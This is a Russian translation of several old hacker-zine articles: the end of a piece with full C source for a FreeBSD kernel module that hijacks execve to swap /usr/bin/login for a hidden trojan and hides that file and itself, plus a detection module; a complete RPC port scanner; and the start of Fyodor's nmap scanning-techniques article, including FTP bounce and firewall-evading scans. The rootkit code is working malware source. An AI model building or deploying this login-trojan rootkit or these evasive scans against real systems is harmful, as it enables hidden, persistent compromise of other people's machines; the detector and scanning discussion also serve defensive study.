Теперь, зная КАК перенаправлять системные вызовы, встаёт вопрос: какие именно перенаправить, чтобы обойти средства проверки целостности? Возможных подходов несколько. Можно перенаправить `open()`, `stat()` и ряд других вызовов так, чтобы при чтении модифицированной программы возвращались данные из немодифицированной копии. Я, однако, выбрал противоположный подход. Попытки выполнить `login` перенаправляются на другую программу, тогда как открытие файлов по-прежнему идёт к настоящему `login`. Поскольку мы не хотим, чтобы нашу альтернативную программу обнаружили, я также модифицировал `getdirentries` так, чтобы наша программа никогда не попадала в возвращаемый буфер. Аналогичные действия, вероятно, стоило предпринять с системным вызовом 156, то есть со старым `getdirentries`, но я не уверен, что он определён, и не знаю ни одной программы, которая им пользуется — так что это, скорее всего, не имеет значения.

Обнаружение

Несмотря на попытки оставаться скрытным, существует несколько способов обнаружить этот код. Один из методов обнаружения (и блокирования) представлен здесь. Это простой скрытный модуль, который фиксирует изменения адресов системных вызовов и отменяет их. Он остановит модуль twhack в представленном виде, но далеко не идеален.

Принцип работы проверяющего кода: он копирует весь массив `sysent` в локальную копию с помощью `bcopy()`. Затем регистрирует обработчик `at_fork()` и в этом обработчике сравнивает текущую таблицу системных вызовов с той, что хранится в памяти. Если они расходятся — фиксирует различия и восстанавливает запись.

Исходный код

```
# twhack/Makefile
CC=gcc
LD=ld
RM=rm
CFLAGS=-O -DKERNEL -DACTUALLY_LKM_NOT_KERNEL $(RST)
LDFLAGS=-r
RST=-DRESTORE_SYSCALLS
all: twhack syscheck
```

```
twhack:
□$(CC) $(CFLAGS) -c twhack.c
□$(LD) $(LDFLAGS) -o twhack_mod.o twhack.o
□@$(RM) twhack.o

syscheck:
□$(CC) $(CFLAGS) -c syscheck.c
□$(LD) $(LDFLAGS) -o syscheck_mod.o syscheck.o
□@$(RM) syscheck.o
clean:
□$(RM) -f *.o

/* twhack/twhack.c
**
** Данный код является простым примером обхода систем проверки целостности
** в FreeBSD 2.2. Проверен в версии 2.2.1, предположительно работает
** (хотя не проверялось) в версии 3.0.
**
** Halflife <halflife@infonexus.com>
*/

/* измените эти значения */
#define ALT_LOGIN_PATH "/tmp/foobar"
#define ALT_LOGIN_BASE "foobar"

/* включаемые файлы */
#include <sys/param.h>
#include <sys/ioctl.h>
#include <sys/proc.h>
#include <sys/systm.h>
#include <sys/sysproto.h>
#include <sys/conf.h>
#include <sys/mount.h>
#include <sys/exec.h>
#include <sys/sysent.h>
#include <sys/lkm.h>
#include <a.out.h>
#include <sys/file.h>
#include <sys/errno.h>
#include <sys/syscall.h>
#include <sys/dirent.h>

/* хранение оригинальных записей системных вызовов execve и getdirentries */
static struct sysent old_execve;
static struct sysent old_getdirentries;

/* прототипы новых функций execve и getdirentries */
int new_execve __P((struct proc *p, void *uap, int retval[]));
int new_getdirentries __P((struct proc *p, void *uap, int retval[]));

/* флаг для скрытия модуля */
static int hid=0;

/* таблица, необходимая для скрытия */
static struct lkm_table *table;

/* разный LKM */
MOD_MISC(twhack);

/*
** этот код вызывается при загрузке или выгрузке модуля. Выгрузка
** возможна только при инициализации hid значением 1
*/
static int
twhack_load(struct lkm_table *l, int cmd)
{
□int err = 0;
□switch(cmd)
□{
□□/*
□□** сохранить записи системных вызовов execve и getdirentries
```

```
□□** и направить указатели функций на наш код
□□*/
□□case LKM_E_LOAD:
□□□if(lkmexists(l))
□□□□return(EEXIST);
□□□bcopy(&sysent[SYS_execve], &old_execve, sizeof(struct sysent));
□□□sysent[SYS_execve].sy_call = new_execve;
□□□bcopy(&sysent[SYS_getdirentries], &old_getdirentries, sizeof(struct sysent));
□□□sysent[SYS_getdirentries].sy_call = new_getdirentries;
□□□table = l;
□□□break;
□□/* восстановить записи системных вызовов в исходное состояние */
□□case LKM_E_UNLOAD:
□□□bcopy(&old_execve, &sysent[SYS_execve], sizeof(struct sysent));
□□□bcopy(&old_getdirentries, &sysent[SYS_getdirentries], sizeof(struct sysent));
□□□break;
□□default:
□□□err = EINVAL;
□□□break;
□}
□return(err);
}

/* точка входа в модуль */
int
twhack_mod(struct lkm_table *l, int cmd, int ver)
{
□DISPATCH(l, cmd, ver, twhack_load, twhack_load, lkm_nullcmd);
}

/*
** execve прост: если предпринята попытка выполнить /usr/bin/login,
** мы меняем fname на ALT_LOGIN_PATH и вызываем старый системный вызов execve.
*/
int
new_execve(struct proc *p, void *uap, int  *retval)
{
□struct execve_args *u=uap;

□if(!strcmp(u->fname, "/usr/bin/login"))
□□strcpy(u->fname, ALT_LOGIN_PATH);
□return old_execve.sy_call(p, uap, retval);
}

/*
** в getdirentries() сначала вызываем оригинальный системный вызов,
** затем удаляем все вхождения ALT_LOGIN_BASE. Значения ALT_LOGIN_PATH
** и ALT_LOGIN_BASE _всегда_ должны быть изменены и сделаны
** очень непривлекательными, возможно с использованием символов расширенной ASCII.
*/
int
new_getdirentries(struct proc *p, void *uap, int *retval)
{
□struct getdirentries_args *u=uap;
□struct dirent *dep;
□int nbytes;
□int r,i;

□/* если hid не установлен, установить флаг used в 0 */
□if(!hid)
□{
□□table->used = 0;
□□hid++;
□}
□r = old_getdirentries.sy_call(p, uap, retval);
□nbytes = *retval;
□while(nbytes > 0)
□{
□□dep = (struct dirent *)u->buf;
□□if(!strcmp(dep->d_name, ALT_LOGIN_BASE))
□□{
```

```
□□□i = nbytes - dep->d_reclen;
□□□bcopy(u->buf+dep->d_reclen, u->buf, nbytes-dep->d_reclen);
□□□*retval = i;
□□□return r;
□□}
□□nbytes -= dep->d_reclen;
□□u->buf += dep->d_reclen;
□}
□return r;
}
```

```
/* twhack/syscheck.c */
#include <sys/param.h>
#include <sys/ioctl.h>
#include <sys/proc.h>
#include <sys/systm.h>
#include <sys/sysproto.h>
#include <sys/conf.h>
#include <sys/mount.h>
#include <sys/exec.h>
#include <sys/sysent.h>
#include <sys/lkm.h>
#include <a.out.h>
#include <sys/file.h>
#include <sys/errno.h>
#include <sys/syscall.h>
#include <sys/dirent.h>

static int hid=0;
static struct sysent table[SYS_MAXSYSCALL];
static struct lkm_table *boo;
MOD_MISC(syscheck);
void check_sysent(struct proc *, struct proc *, int);

static int
syscheck_load(struct lkm_table *l, int cmd)
{
□int err = 0;
□switch(cmd)
□{
□□case LKM_E_LOAD:
□□□if(lkmexists(l))
□□□□return(EEXIST);
□□□bcopy(sysent, table, sizeof(struct sysent)*SYS_MAXSYSCALL);
□□□boo=l;
□□□at_fork(check_sysent);
□□□break;
□□case LKM_E_UNLOAD:
□□□rm_at_fork(check_sysent);
□□□break;
□□default:
□□□err = EINVAL;
□□□break;
□}
□return(err);
}

int
syscheck_mod(struct lkm_table *l, int cmd, int ver)
{
□DISPATCH(l, cmd, ver, syscheck_load, syscheck_load, lkm_nullcmd);
}

void
check_sysent(struct proc *parent, struct proc *child, int flags)
{
□int i;
□if(!hid)
□{
□□boo->used = 0;
□□hid++;
```

```
  }
  for(i=0;i < SYS_MAXSYSCALL;i++)
  {
  if(sysent[i].sy_call != table[i].sy_call)
  {
  printf("system call %d has been modified (old: %p new: %p)\n", i, table[i].sy_call, sysent[i].sy_call);
  #ifdef RESTORE_SYSCALLS
  sysent[i].sy_call = table[i].sy_call;
  #endif
  }
  }
  }
```

EOF

Сканирование RPC-сервисов

Автор: halflife

Remote Procedure Language (язык удалённых вызовов процедур) — это спецификация, позволяющая выполнять процедуры на удалённых машинах. Она описана в RFC 1831. Протокол обладает рядом достоинств, и если вы работаете под SunOS или Solaris, вам практически неизбежно придётся использовать его в той или иной мере.

К сожалению, в некоторых RPC-сервисах существуют уязвимости, из-за которых многие машины были скомпрометированы. Многие администраторы блокируют доступ к portmapper (порт 111), стремясь лишить внешних пользователей доступа к уязвимым RPC-сервисам.

Однако это совершенно недостаточная мера. Данная статья показывает, насколько просто выполнить сканирование на предмет конкретных номеров RPC-программ. Сканирование может быть проведено относительно быстро и во многих случаях не оставит следов в журналах.

Сначала немного информации о самом RPC. Когда я говорю RPC, я имею в виду исключительно ONC RPC, а не DCE RPC. RPC — это система, основанная на модели запрос/ответ. Вы отправляете начальный запрос, содержащий номер программы, которая вас интересует, номер процедуры, аргументы, данные аутентификации и другие необходимые параметры. В ответ вы получаете то, что возвращает процедура, а в случае неудачи — информацию о причине сбоя.

Поскольку RPC разрабатывался как переносимый протокол, все аргументы должны быть преобразованы в формат XDR. XDR — это язык кодирования данных, который внешне немного напоминает мне Pascal (по крайней мере, в части работы со строками). Если вас интересует подробное описание XDR, оно содержится в RFC 1832.

Как вы, вероятно, уже догадались, RPC-программы состоят из различных процедур. Существует одна процедура, которая присутствует всегда, — это процедура с номером 0. Она не принимает аргументов и не возвращает никакого значения (можно представить её как `void rpcping(void)`). Именно так мы и будем определять, работает ли на данном порту та или иная программа: мы будем вызывать процедуру ping!

Итак, теперь у нас есть базовое понимание того, как определить, запущена ли на данном порту нужная нам RPC-программа. Следующий шаг — выяснить, какие UDP-порты находятся в состоянии прослушивания. Это можно сделать несколькими способами, но я использую следующий: устанавливаю соединение через `connect()` с портом и пытаюсь записать данные. Если там ничего нет, мы (как правило) получим ошибку `PORT_UNREACH` в `errno`, что означает: на этом порту ничего нет.

В приведённом коде выполняется UDP-сканирование, и для каждого прослушивающего UDP-порта мы пытаемся запросить нулевую процедуру (ping) для того номера программы, который мы ищем. Если мы получаем положительный ответ, значит, искомый номер программы присутствует на данном порту, и мы завершаем работу.

```
# <++> RPCscan/Makefile
CC=gcc
PROGNAME=rpcscan
CFLAGS=-c

build: checkrpc.o main.o rpcserv.o udpcheck.o
	$(CC) -o $(PROGNAME) checkrpc.o main.o rpcserv.o udpcheck.o
checkrpc.o:
```

```
□$(CC) $(CFLAGS) checkrpc.c

main.o:
□$(CC) $(CFLAGS) main.c

rpcserv.o:
□$(CC) $(CFLAGS) rpcserv.c

udpcheck.o:
□$(CC) $(CFLAGS) udpcheck.c

clean:
□rm -f *.o $(PROGNAME)
# <-->

/* <++> RPCscan/checkrpc.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <rpc/rpc.h>
#include <netdb.h>

extern struct sockaddr_in *saddr;

int
check_rpc_service(long program)
{
□int sock = RPC_ANYSOCK;
□CLIENT *client;
□struct timeval timeout;
□enum clnt_stat cstat;

□timeout.tv_sec = 10;
□timeout.tv_usec = 0;
□client = clntudp_create(saddr, program, 1, timeout, &sock);
□if(!client)
□□return -1;
□timeout.tv_sec = 10;
□timeout.tv_usec = 0;
□cstat = RPC_TIMEDOUT;
□cstat = clnt_call(client, 0, xdr_void, NULL, xdr_void, NULL, timeout);
□if(cstat == RPC_TIMEDOUT)
□{
□□timeout.tv_sec = 10;
□□timeout.tv_usec = 0;
□□cstat = clnt_call(client, 0, xdr_void, NULL, xdr_void, NULL, timeout);
□}
□clnt_destroy(client);
□close(sock);
□if(cstat == RPC_SUCCESS)
□□return 1;
□else if(cstat == RPC_PROGVERSMISMATCH)
□□return 1;
□else return 0;
}
/* <--> */

/* <++> RPCscan/main.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int check_udp_port(char *, u_short);
int check_rpc_service(long);
long get_rpc_prog_number(char *);
#define HIGH_PORT□5000
#define LOW_PORT□512□

main(int argc, char **argv)
```

```
{
□int i,j;
□long prog;
□if(argc != 3)
□{
□□fprintf(stderr, "%s host program\n", argv[0]);
□□exit(0);
□}
□prog = get_rpc_prog_number(argv[2]);
□if(prog == -1)
□{
□□fprintf(stderr, "invalid rpc program number\n");
□□exit(0);
□}
□printf("Scanning %s for program %d\n", argv[1], prog);
□for(i=LOW_PORT;i <= HIGH_PORT;i++)
□{
□□if(check_udp_port(argv[1], i) > 0)
□□{
□□□if(check_rpc_service(prog) == 1)
□□□{
□□□□printf("%s is on port %u\n", argv[2], i);
□□□□exit(0);
□□□}
□□}
□}
}
/* <--> */

/* <++> RPCscan/rpcserv.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netdb.h>
#include <ctype.h>
#include <rpc/rpc.h>

long
get_rpc_prog_number(char *progname)
{
□struct rpcent *r;
□int i=0;

□while(progname[i] != '\0')
□{
□□if(!isdigit(progname[i]))
□□{
□□□setrpcent(1);
□□□r = getrpcbyname(progname);
□□□endrpcent();
□□□if(!r)
□□□□return -1;
□□□else return r->r_number;
□□}
□□i++;
□}
□return atoi(progname);
}
/* <--> */

/* <++> RPCscan/udpcheck.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/param.h>
```

```
#include <sys/time.h>
#include <sys/errno.h>
extern int h_errno;

struct sockaddr_in *saddr = NULL;

int
check_udp_port(char *hostname, u_short port)
{
	int s, i, sr;
	struct hostent *he;
	fd_set rset;
	struct timeval tv;

	if(!saddr)
	{
		saddr = malloc(sizeof(struct sockaddr_in));
		if(!saddr) return -1;

		saddr->sin_family = AF_INET;
		saddr->sin_addr.s_addr = inet_addr(hostname);
		if(saddr->sin_addr.s_addr == INADDR_NONE)
		{
			sethostent(1);
			he = gethostbyname(hostname);
			if(!he)
			{
				herror("gethostbyname");
				exit(1);
			}
			if(he->h_length <= sizeof(saddr->sin_addr.s_addr))
				bcopy(he->h_addr, &saddr->sin_addr.s_addr, he->h_length);
			else
				bcopy(he->h_addr, &saddr->sin_addr.s_addr, sizeof(saddr->sin_addr.s_addr));
			endhostent();
		}
	}
	saddr->sin_port = htons(port);
	s = socket(AF_INET, SOCK_DGRAM, 0);
	if(s < 0)
	{
		perror("socket");
		return -1;
	}
	i = connect(s, (struct sockaddr *)saddr, sizeof(struct sockaddr_in));
	if(i < 0)
	{
		perror("connect");
		return -1;
	}
	for(i=0;i < 3;i++)
	{
		write(s, "", 1);
		FD_ZERO(&rset);
		FD_SET(s, &rset);
		tv.tv_sec = 5;
		tv.tv_usec = 0;
		sr = select(s+1, &rset, NULL, NULL, &tv);
		if(sr != 1)
			continue;
		if(read(s, &sr, sizeof(sr)) < 1)
		{
			close(s);
			return 0;
		}
		else
		{
			close(s);
			return 1;
		}
	}
```

```
  close(s);
  return 1;
  }
  /* <--> */
```

---- EOF

Искусство сканирования портов

Автор: Fyodor

Аннотация

В этой статье подробно описаны многие методы, применяемые для определения того, какие порты (или аналогичные протокольные абстракции) хоста ожидают входящих соединений. Эти порты представляют собой потенциальные каналы связи. Установление их наличия облегчает обмен информацией с хостом, что весьма полезно для любого, кто желает исследовать свою сетевую среду, в том числе для хакеров. Вопреки тому, что вы слышали от СМИ, Интернет — это НЕ только TCP-порт 80. Тот, кто полагается исключительно на WWW при сборе информации, рискует достичь уровня мастерства среднестатистического пользователя AOL, поступающего точно так же. Статья также призвана служить введением и вспомогательной документацией к проекту по написанию кода, над которым я работал. Это полнофункциональный, надёжный сканер портов, который (я надеюсь) решает ряд проблем, с которыми я сталкивался при работе с другими сканерами и при сканировании масштабных сетей. Инструмент nmap поддерживает следующее:

• обычное сканирование через TCP connect(),
• TCP SYN-сканирование (полуоткрытое),
• TCP FIN-сканирование (скрытное),
• TCP ftp-прокси-сканирование (атака через bounce),
• SYN/FIN-сканирование с использованием IP-фрагментов (обход пакетных фильтров),
• UDP recvfrom()-сканирование,
• UDP raw ICMP port unreachable сканирование,
• ICMP-сканирование (ping-sweep),
• обратное ident-сканирование.

Свободно распространяемый исходный код приложен к данной статье.

Введение

Сканирование как метод обнаружения уязвимых каналов связи существует уже давно. Суть в том, чтобы опросить как можно больше слушающих хостов и отслеживать те из них, которые восприимчивы или полезны для конкретных нужд. Значительная часть сферы рекламы основана на этой парадигме, и рассылка «текущему жильцу» в стиле грубой силы является почти идеальной аналогией того, что мы будем обсуждать. Просто бросьте сообщение в каждый почтовый ящик и ждите, пока ответы начнут поступать.

Сканирование вошло в мир хакеров/фрикеров вместе с телефонными системами. Перед нами эта огромная глобальная телекоммуникационная сеть, доступная через коды на нашем телефоне. Миллионы номеров доступны локально, однако нас может интересовать лишь 0,5% из них — возможно, те, что отвечают несущей частотой (carrier).

Логичным решением для поиска интересующих нас номеров является перебор всех подряд. Так возникла область «вардайлинга» (wardialing). Были разработаны превосходные программы вроде Toneloc для зондирования целых телефонных обменников и более. Базовая идея проста: если вы

набираете номер и ваш модем выдаёт CONNECT, вы его записываете. В противном случае компьютер вешает трубку и неутомимо набирает следующий номер.

Хотя вардайлинг по-прежнему полезен, сегодня мы всё чаще обнаруживаем, что многие из компьютеров, с которыми мы желаем общаться, подключены через сети — например, Интернет, — а не через аналоговые телефонные дозвоны. Сканирование таких машин предполагает ту же технику грубой силы. Мы посылаем шквал пакетов для различных протоколов и по полученным ответам (или их отсутствию) определяем, какие службы слушают.

Методы

Со временем был разработан ряд методов обследования протоколов и портов целевой машины. Каждый из них имеет свои преимущества и недостатки. Ниже перечислены наиболее распространённые:

TCP connect()-сканирование — это самая базовая форма TCP-сканирования. Системный вызов connect(), предоставляемый операционной системой, используется для открытия соединения с каждым интересующим портом на машине. Если порт слушает, вызов connect() завершится успешно; в противном случае порт недоступен. Одно из главных преимуществ этой техники — не требуются специальные привилегии. Любой пользователь на большинстве UNIX-систем может свободно использовать этот вызов. Другое преимущество — скорость. Хотя выполнение отдельного вызова connect() для каждого целевого порта последовательно заняло бы вечность при медленном соединении, ускорить сканирование можно, используя множество сокетов параллельно. Неблокирующий ввод-вывод позволяет задать короткий тайм-аут и следить за всеми сокетами одновременно. Это самый быстрый метод сканирования в nmap, доступный с опцией -t (TCP). Главный недостаток — такое сканирование легко обнаружить и отфильтровать. В журналах целевых хостов появится масса сообщений о подключениях и ошибках для служб, принявших соединение и немедленно получивших его разрыв.

TCP SYN-сканирование — эта техника нередко называется «полуоткрытым» сканированием, поскольку вы не открываете полное TCP-соединение. Вы посылаете SYN-пакет, словно собираетесь установить реальное соединение, и ждёте ответа. SYN|ACK означает, что порт слушает. RST свидетельствует об отсутствии слушателя. При получении SYN|ACK вы немедленно посылаете RST для разрыва соединения (фактически это делает ядро). Главное преимущество этой техники — меньше сайтов будут её логировать. К сожалению, для создания таких нестандартных SYN-пакетов требуются права root. SYN-сканирование активируется опцией -s в nmap.

TCP FIN-сканирование — бывают ситуации, когда даже SYN-сканирования недостаточно для скрытности. Некоторые межсетевые экраны и пакетные фильтры отслеживают SYN-пакеты на недозволенные порты, а программы вроде synlogger и Courtney способны обнаруживать такие сканирования. FIN-пакеты, напротив, могут проходить беспрепятственно. Эта техника подробно описана Уриэлем Мэймоном в Phrack 49, статья 15. Идея в том, что закрытые порты, как правило, отвечают на FIN-пакет надлежащим RST. Открытые порты, напротив, склонны игнорировать такой пакет. Это является ошибкой в реализациях TCP, поэтому метод не на 100% надёжен (некоторые системы, в частности машины на Micro$oft, похоже, невосприимчивы к нему). На большинстве других систем, которые я проверял, он работает хорошо. FIN-сканирование активируется опцией -U (Uriel) в nmap.

Фрагментационное сканирование — это не самостоятельный метод сканирования, а модификация других техник. Вместо того чтобы просто отправить зондирующий пакет, вы

разбиваете его на несколько небольших IP-фрагментов. Таким образом вы распределяете заголовок TCP по нескольким пакетам, чтобы пакетным фильтрам и тому подобному было сложнее определить, что вы делаете. Будьте с этим осторожны! Некоторые программы с трудом справляются с такими крошечными пакетами. Мой любимый сниффер тут же падал с ошибкой сегментации при получении первого 36-байтового фрагмента. За ним следует 24-байтовый! Хотя этот метод не позволит обойти пакетные фильтры и межсетевые экраны, которые ставят в очередь все IP-фрагменты (как опция CONFIG_IP_ALWAYS_DEFRAG в Linux), многие сети не могут позволить себе снижение производительности, которое это влечёт. Эта функция достаточно уникальна среди сканеров (по крайней мере, я не встречал других, которые это делают). Благодарность daemon9 за предложение. Флаг -f указывает заданному SYN- или FIN-сканированию использовать крошечные фрагментированные пакеты.

TCP обратное ident-сканирование — как отметил Дейв Голдсмит в сообщении в Bugtraq в 1996 году, протокол ident (rfc1413) позволяет раскрывать имя пользователя-владельца любого процесса, подключённого через TCP, даже если этот процесс не инициировал соединение. Таким образом, вы можете, например, подключиться к http-порту, а затем использовать identd, чтобы выяснить, запущен ли сервер от имени root. Это возможно только при полном TCP-соединении с целевым портом (т.е. с опцией -t). Опция -i в nmap запрашивает у identd информацию о владельце всех слушающих портов.

FTP bounce-атака — интересной «особенностью» протокола ftp (RFC 959) является поддержка «прокси»-соединений ftp. Иными словами, я должен иметь возможность подключиться с evil.com к FTP-серверу (PI — интерпретатор протокола) на target.com для установления управляющего соединения. Затем я должен иметь возможность попросить server-PI инициировать активный server-DTP (процесс передачи данных) для отправки файла КУДА УГОДНО в Интернете! Предположительно к User-DTP, хотя в RFC прямо указано, что просьба к одному серверу отправить файл другому допустима. Возможно, это работало нормально в 1985 году, когда RFC только был написан. Но в наши дни мы не можем допустить, чтобы кто-то угонял ftp-серверы и запрашивал отправку данных в произвольные точки Интернета. Как писал *Hobbit* ещё в 1995 году, этот недостаток протокола «может использоваться для рассылки практически неотслеживаемой почты и новостей, бомбардировки серверов на различных сайтах, заполнения дисков, попыток обхода межсетевых экранов и вообще доставления неудобств при крайней сложности отслеживания виновника». Мы воспользуемся этим для (сюрприз-сюрприз) сканирования TCP-портов через «прокси»-ftp-сервер. Таким образом, вы можете подключиться к ftp-серверу за межсетевым экраном, а затем сканировать порты, которые, скорее всего, заблокированы (139 — хороший пример). Если ftp-сервер разрешает чтение и запись в директорию (например, /incoming), вы можете отправлять произвольные данные на порты, которые окажутся открытыми.

При сканировании портов наша техника состоит в использовании команды PORT, чтобы объявить, что наш пассивный «User-DTP» слушает на целевой машине на определённом номере порта. Затем мы пытаемся выполнить LIST текущего каталога, и результат передаётся по каналу Server-DTP. Если целевой хост слушает на указанном порте, передача будет успешной (генерируя ответы 150 и 226). В противном случае мы получим «425 Can't build data connection: Connection refused». После этого мы посылаем следующую команду PORT, чтобы проверить следующий порт на целевом хосте. Преимущества этого подхода очевидны (сложнее отследить, возможность обхода межсетевых экранов). Главные недостатки — медлительность и то, что некоторые FTP-серверы наконец осознали угрозу и отключили прокси-«функцию». Для информации, вот список баннеров сайтов, где это работает / не работает:

Bounce-атаки сработали:

```
220 xxxxxxx.com FTP server (Version wu-2.4(3) Wed Dec 14 ...) ready.
220 xxx.xxx.xxx.edu FTP server ready.
220 xx.Telcom.xxxx.EDU FTP server (Version wu-2.4(3) Tue Jun 11 ...) ready.
220 lem FTP server (SunOS 4.1) ready.
```

```
220 xxx.xxx.es FTP server (Version wu-2.4(11) Sat Apr 27 ...) ready.
220 elios FTP server (SunOS 4.1) ready
```

Bounce-атака не удалась:

```
220 wcarchive.cdrom.com FTP server (Version DG-2.0.39 Sun May 4 ...) ready.
220 xxx.xx.xxxxx.EDU Version wu-2.4.2-academ[BETA-12](1) Fri Feb 7
220 ftp Microsoft FTP Service (Version 3.0).
220 xxx FTP server (Version wu-2.4.2-academ[BETA-11](1) Tue Sep 3 ...) ready.
220 xxx.unc.edu FTP server (Version wu-2.4.2-academ[BETA-13](6) ...) ready.
```

Символы «x» отчасти призваны защитить тех, кто виновен в эксплуатации дырявого сервера, но главным образом — чтобы строки вписывались в 80 колонок. То же касается многоточий. Bounce-атака доступна с опцией -b в nmap. proxy_server можно задать в стандартном формате URL: username:password@server:port, при этом всё, кроме server, необязательно.

UDP ICMP port unreachable сканирование — этот метод сканирования отличается от вышеописанных тем, что использует протокол UDP, а не TCP. Хотя этот протокол проще, сканировать его на практике значительно сложнее. Открытые порты не обязаны посылать подтверждение в ответ на наш зонд, а закрытые порты вообще не обязаны отправлять пакет с сообщением об ошибке. К счастью, большинство хостов действительно посылают ошибку ICMP_PORT_UNREACH при получении пакета на закрытый UDP-порт. Таким образом, вы можете узнать, что порт НЕ открыт, и методом исключения определить, какие порты открыты. Поскольку ни UDP-пакеты, ни ICMP-ошибки не гарантированно доставляются, UDP-сканеры такого типа должны также реализовывать повторную передачу пакетов, которые кажутся потерянными (иначе вы получите массу ложных срабатываний). Кроме того, этот метод сканирования медленен из-за необходимости учитывать поведение машин, последовавших рекомендации раздела 4.3.2.8 RFC 1812 и ограничивающих скорость генерации ICMP-сообщений об ошибках. Например, ядро Linux (в net/ipv4/icmp.h) ограничивает генерацию сообщений «destination unreachable» до 80 в 4 секунды с штрафом в 1/4 секунды при превышении этого лимита. В какой-то момент я добавлю в nmap более совершенный алгоритм обнаружения этого. Также для доступа к сырому ICMP-сокету, необходимому для чтения сообщений port unreachable, потребуются права root. Опция -u (UDP) в nmap реализует этот метод сканирования для пользователей с правами root.

Некоторые считают UDP-сканирование никчёмным и бессмысленным. Я обычно напоминаю им о недавней дыре в Solaris rcpbind. Rpcbind можно обнаружить на недокументированном UDP-порте где-то выше 32770. Так что неважно, что порт 111 заблокирован межсетевым экраном. Но сможете ли вы найти, на каком из более чем 30 000 старших портов он слушает? С UDP-сканером — сможете!

UDP recvfrom() и write()-сканирование — хотя непривилегированные пользователи не могут читать ICMP-ошибки port unreachable напрямую, Linux достаточно любезен, чтобы косвенно уведомлять пользователя о их получении. Например, второй вызов write() на закрытый порт обычно завершается ошибкой. Многие сканеры, такие как netcat и pscan.c от Pluvius, используют именно это. Я также заметил, что recvfrom() на неблокирующих UDP-сокетах обычно возвращает EAGAIN («Try Again», errno 13), если ошибка ICMP ещё не получена, и ECONNREFUSED («Connection refused», errno 111), если она получена. Это техника, применяемая для определения открытых портов, когда непривилегированные пользователи используют -u (UDP). Пользователи с правами root также могут использовать опцию -l (lamer UDP scan), чтобы принудительно применить этот метод, но это действительно глупая идея.

ICMP echo сканирование — это, строго говоря, не сканирование портов, поскольку в ICMP нет понятия порта. Но иногда полезно определить, какие хосты в сети активны, пропинговав их всех. Для этого служит опция -P. Также может понадобиться скорректировать #define PING_TIMEOUT при сканировании крупной сети. nmap поддерживает нотацию host/bitmask для облегчения таких задач. Например, 'nmap -P cert.org/24 152.148.0.0/16' просканирует сеть класса C организации CERT и всё,

что представляет сущность класса B 152.148.*. Host/26 удобен для 6-битных подсетей внутри организации.

Возможности

Прежде чем написать nmap, я провёл немало времени с другими сканерами, изучая Интернет и различные частные сети (заметьте, что я избегаю слова «интранет»). Я использовал многие из лучших сканеров, доступных сегодня, включая strobe Джулиана Ассанжа, netcat от *Hobbit*, stcp Уриэля Мэймона, pscan от Pluvius, ident-scan от Дейва Голдсмита, а также TCP/UDP-сканеры SATAN от Витсе Венемы. Все они превосходны! В итоге я в большинстве случаев взламывал их, чтобы добавить лучшие функции друг от друга. В конце концов я решил написать совершенно новый сканер, а не полагаться на хакнутые версии дюжины разных сканеров в моём /usr/local/sbin. Хотя весь код написан мной, nmap использует множество хороших идей своих предшественников. Я также включил кое-что новое — например, фрагментационное сканирование и опции из моего «списка пожеланий» к другим сканерам. Вот некоторые из (на мой взгляд) полезных функций nmap:

Динамический расчёт задержки — некоторые сканеры требуют, чтобы вы задавали задержку между отправкой пакетов. Но откуда мне знать, какое значение использовать? Конечно, я могу пропинговать хост, но это неудобно, к тому же время ответа многих хостов резко меняется, когда они заваливаются запросами. nmap пытается самостоятельно определить наилучшее значение задержки. Он также отслеживает повторные передачи пакетов и т.п., чтобы корректировать задержку в ходе сканирования. Для пользователей с правами root основным методом поиска начальной задержки является замер времени встроенной функции «ping». Для непривилегированных пользователей замеряется попытка connect() к закрытому порту цели. Программа также может выбрать разумное значение по умолчанию. Те, кто хочет задать задержку вручную, могут сделать это с помощью -w (wait), но делать это не обязательно.

Повторная передача — некоторые сканеры просто отправляют все зондирующие пакеты и собирают ответы. Но это может приводить к ложным срабатываниям или ложному отрицанию в случае потери пакетов. Это особенно важно для «негативных» методов сканирования, таких как UDP и FIN, где искомым признаком является отсутствие ответа от порта. В большинстве случаев nmap реализует настраиваемое количество повторных передач для портов, которые не отвечают.

Параллельное сканирование портов — некоторые сканеры просто сканируют порты линейно, по одному, пока не пройдут все 65535. На очень быстрой локальной сети это реально работает для TCP, но скорость совершенно неприемлема для глобальных сетей, таких как Интернет. nmap использует неблокирующий ввод-вывод и параллельное сканирование во всех режимах TCP и UDP. Количество параллельных сканирований настраивается с помощью опции -M (Max sockets). На очень быстрой сети производительность начнёт снижаться при числе параллельных соединений более 18 или около того. На медленных сетях высокие значения резко повышают производительность.

Гибкое задание портов — я не всегда хочу сканировать все 65535 портов. Также сканеры, позволяющие задавать только диапазон портов от 1 до N, иногда не удовлетворяют моим потребностям. Опция -p позволяет задать произвольное количество портов и диапазонов для сканирования. Например, '-p 21-25,80,113,60000-' делает именно то, что ожидается (конечный дефис означает «до 65536», начальный дефис означает «с 1»). Можно также использовать опцию -F (fast), которая сканирует все порты, зарегистрированные в /etc/services (как strobe).

Гибкое задание целей — нередко мне нужно сканировать более одного хоста, и я не хочу перечислять каждый хост в большой сети. В nmap всё, что не является опцией (или аргументом

опции), рассматривается как целевой хост. Как упоминалось ранее, к имени хоста или IP-адресу можно опционально добавить /mask, чтобы сканировать все хосты с одинаковыми начальными битами 32-битного IP-адреса.

Обнаружение недоступных хостов — некоторые сканеры позволяют сканировать крупные сети, но они тратят огромное количество времени на сканирование 65535 портов мёртвого хоста! По умолчанию nmap пингует каждый хост, чтобы убедиться, что он активен, прежде чем тратить на него время. Он также способен прерывать сканирование хостов, которые кажутся недоступными, на основе странных ошибок при сканировании портов. Он также рассчитан на устойчивость к случайному сканированию сетевых адресов, широковещательных адресов и т.п.

